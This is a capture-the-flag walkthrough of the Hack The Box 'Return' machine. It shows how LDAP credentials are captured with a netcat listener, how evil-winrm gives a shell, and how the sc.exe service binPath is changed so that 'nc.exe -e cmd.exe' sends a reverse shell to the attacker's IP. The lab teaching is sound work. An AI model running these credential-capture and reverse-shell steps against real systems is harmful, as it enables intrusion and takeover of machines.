Return

Enumeration:

• I began by first scanning the IP address with nmap:

◇

```
┌──(f81nj3ct0r㉿K-17)-[~/Apps/HTB/Machines/Return]
└─$ sudo nmap -sV -sC -Pn -p- --min-rate 10000 10.10.11.108
[sudo] password for f81nj3ct0r:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-17 11:39 MDT
Nmap scan report for return.htb (10.10.11.108)
Host is up (0.055s latency).
Not shown: 65509 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: HTB Printer Admin Panel
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-09-17 17:58:45Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49675/tcp open  msrpc         Microsoft Windows RPC
49679/tcp open  msrpc         Microsoft Windows RPC
49682/tcp open  msrpc         Microsoft Windows RPC
49694/tcp open  msrpc         Microsoft Windows RPC
51209/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: PRINTER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 18m50s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2022-09-17T17:59:43
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 79.06 seconds
```


◇ I could see from this scan that the host is running an LDAP service on port 389 as well as a website on port 80.

• I decided to check out the website on port 80 first. When I got there, I was shown the, “HTB Printer Admin Panel”.

◇

• I tried all of the links on the top of the page, but the only one that worked was the “Settings” page which took me to “/settings.php” and presented me with this screen:

◇



◇ My first thought was to check the Dev. Menu and see if it would show me what the password was in plaintext.

■ Unfortunately, I was shown that the password was ******* just like the field iteself showed me.

Exploitation:

• Next, I checked the fields and found them all to be changeable, so this gave me an idea. Set up an nc listener and see what info the service would send me.

◇ The I put in my IP in the “Server Address” field and the port of my nc listener in the “Server Port” field and then I started up my nc listener using the command:

■ `nc -nlvp 389`

◇ After I had that info put in and the nc listener running, I hit the “Update” button on the website and received the info I was looking for!

■

```
┌──(f81nj3ct0r㉿K-17)-[~/Apps/HTB/Machines/Return]
└─$ nc -nlvp 389
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::389
Ncat: Listening on 0.0.0.0:389
Ncat: Connection from 10.10.11.108.
Ncat: Connection from 10.10.11.108:51240.
0*`%return\svc-printer♦
```

- Now, I had a password as well as a potential username that I could leverage for access to the system.
- I tried using these credentials with crackmapexec to see if I could enumerate any shares with them, and it turns out I could:
  - ◇

```
┌──(f81nj3ct0r㉿K-17)-[~/Apps/HTB/Machines/Return]
└─$ sudo crackmapexec smb 10.10.11.108 --shares -u svc-printer -p '[redacted]'
SMB         10.10.11.108    445    PRINTER          [*] Windows 10.0 Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:False)
SMB         10.10.11.108    445    PRINTER          [+] return.local\svc-printer:[redacted]
SMB         10.10.11.108    445    PRINTER          [+] Enumerated shares
SMB         10.10.11.108    445    PRINTER          Share           Permissions     Remark
SMB         10.10.11.108    445    PRINTER          -----           -----------     ------
SMB         10.10.11.108    445    PRINTER          ADMIN$          READ            Remote Admin
SMB         10.10.11.108    445    PRINTER          C$              READ,WRITE      Default share
SMB         10.10.11.108    445    PRINTER          IPC$            READ            Remote IPC
SMB         10.10.11.108    445    PRINTER          NETLOGON        READ            Logon server share
SMB         10.10.11.108    445    PRINTER          SYSVOL          READ            Logon server share
```

- This was nice, but not exactly what I was looking for either. So I looked back at the nmap scan and saw that there was the secondary http port running on port 47001, so I decided to try my hand at exploiting winrm.

Initial Foothold:

- I attempted to exploit winrm using evil-winrm. To do this, I used the command:
  - ◇ `evil-winrm -i 10.10.11.108 -u svc-printer -p '[redacted]'`
  - ◇ And when I ran it, voila! I had a shell.
    - ■

```
┌──(f81nj3ct0r㉿K-17)-[~/Apps/HTB/Machines/Return]
└─$ evil-winrm -i 10.10.11.108 -u svc-printer -p '[redacted]'
zsh: /usr/local/bin/evil-winrm: bad interpreter: /usr/bin/ruby2.7: no such file or directory

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-printer\Documents>
```

- From there, I was able to navigate to the Dekstop directory and grab the user.txt flag.
  - [redacted]

Privilege Escalation:

- Now that I had captured the user.txt flag, it was time to escalate my privs and grab the root.txt flag.
- I began by looking at all of the privileges and group memberships of the “svc-printer” user.
  - ◇

```
*Evil-WinRM* PS C:\Users\svc-printer> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== =======
SeMachineAccountPrivilege     Add workstations to domain           Enabled
SeLoadDriverPrivilege         Load and unload device drivers       Enabled
SeSystemtimePrivilege         Change the system time               Enabled
SeBackupPrivilege             Back up files and directories        Enabled
SeRestorePrivilege            Restore files and directories        Enabled
SeShutdownPrivilege           Shut down the system                 Enabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote system  Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Enabled
SeTimeZonePrivilege           Change the time zone                 Enabled
*Evil-WinRM* PS C:\Users\svc-printer> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Server Operators                   Alias            S-1-5-32-549 Mandatory group, Enabled by default, Enabled group
BUILTIN\Print Operators                    Alias            S-1-5-32-550 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288
```

◇ One thing that stuck out to me was that I had SeLoadDriverPrivilege for my account. This meant that I could potentially exploit that pirilege to elevate my privs.

• The easiest way that I have found to do this is to exploit the “Server Operators” Group access.

◇ To do this, we need to first get a reverse shell on the target system. We can grab that from here: https://github.com/int0x33/nc.exe/

◇ Then we need to upload that to the target machine. We can use the upload function of evil-winrm to complete this:

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> upload nc.exe
Info: Uploading nc.exe to C:\Users\svc-printer\Documents\nc.exe


Data: 155612 bytes of 155612 bytes copied

Info: Upload successful!
```

■

◇ *OR* grab the pre-installed version on kali by typing:

■ `upload /usr/share/windows-resources/binaries/nc.exe`

◇ Once that is uploaded, then you set up your nc listener on your own system and on the Windows system, you can take advantage of that Server Operator functionality by using the "sc.exe" command (Service Change) to modify a service on the system and get root access.

■ To do this, we need to first modify the service to actually run our netcat shell instead of the actual service. Then we must stop the service if it is already running and restart it so it executes our malicious code. This is done through these commands:


-

```
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe config vss binPath="C:\Users\svc-printer\nc.exe -e cmd.exe 10.10.14.6 4444"
[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe stop vss
[SC] ControlService FAILED 1062:

The service has not been started.

*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe start vss
```

→ (Side note: As you can see above, the “vss” service was not already running so it failed to stop it, but it is always good to do this just in case)

◇ Now, you have about 30 seconds or so to go into the netcat listener that now has nt\authority access on it, and navigate to the flag under the “C:\Users\Administrator\Desktop" directory and then read the file before the connection closes.

■



- ■ If the connection closes, it will look like the shell just freezes, but it's not a worry. Simply restart your netcat listener, go back to the Evil-WinRM tab, run the “sc.exe start vvs" command again and then go back to the netcat listener and... well... be faster!

That's it! You now pwned the machine. Let me know if this was helpful to you or if you have any other questions!
I hope you enjoyed this walkthrough! Check out my other ones and let me know what you think!
You can reach me by email at f8injector@outlook.com
Happy Hacking!